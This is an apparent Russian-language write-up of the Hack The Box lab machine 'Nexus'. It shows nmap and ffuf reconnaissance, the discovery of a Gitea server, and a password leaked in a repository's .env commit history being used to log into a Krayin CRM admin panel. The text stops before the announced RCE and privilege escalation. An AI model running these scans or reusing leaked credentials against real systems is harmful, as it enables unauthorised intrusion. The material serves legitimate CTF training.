 wingleszy/htb-nexus-walkthrough
Write-up машины Nexus (HTB). Цепочка атак: утечка данных в Git history → Krayin CRM RCE (CVE-2026-38526) → повышение привилегий через Git internals и SUID binary. Подробный разбор векторов атак с иллюстрациями.

Название: Nexus
Сложность: Easy
OS: Linux (Ubuntu)
Дата прохождения: 23 сентября 2026
Подключаемся к VPN и запускаем сканирование портов:
Openvpn <путь к конфигу .ovpn>
Должно появиться сообщение "Initialization Sequence Completed"
Проверяем открытые порты с помощью nmap nmap -sC -sV -Pn 10.129.101.185

Открыты только два порта:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (редирект на http://nexus.htb/)


Добавляем домен в /etc/hosts:

На главной странице видим сайт энергетической компании. В разделе карьеры (/careers) находим email менеджера: [email protected]

Используем ffuf для поиска виртуальных хостов:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
Находим поддомен: git.nexus.htb


Добавляем его в hosts и переходим по адресу. Там развернут сервис Gitea
Изучаем публичные репозитории. В admin/krayin-docker-setup находим коммит с файлом `.env

В файле обнаруживаем:
N27xh!!2ucY04billing.nexus.htb
Добавляем billing.nexus.htb в hosts. На этом поддомене работает Krayin CRM v2.2.0
Используем найденные данные:


После успешного входа в панель администрирования можем заметить версию Krayin 2.2.0
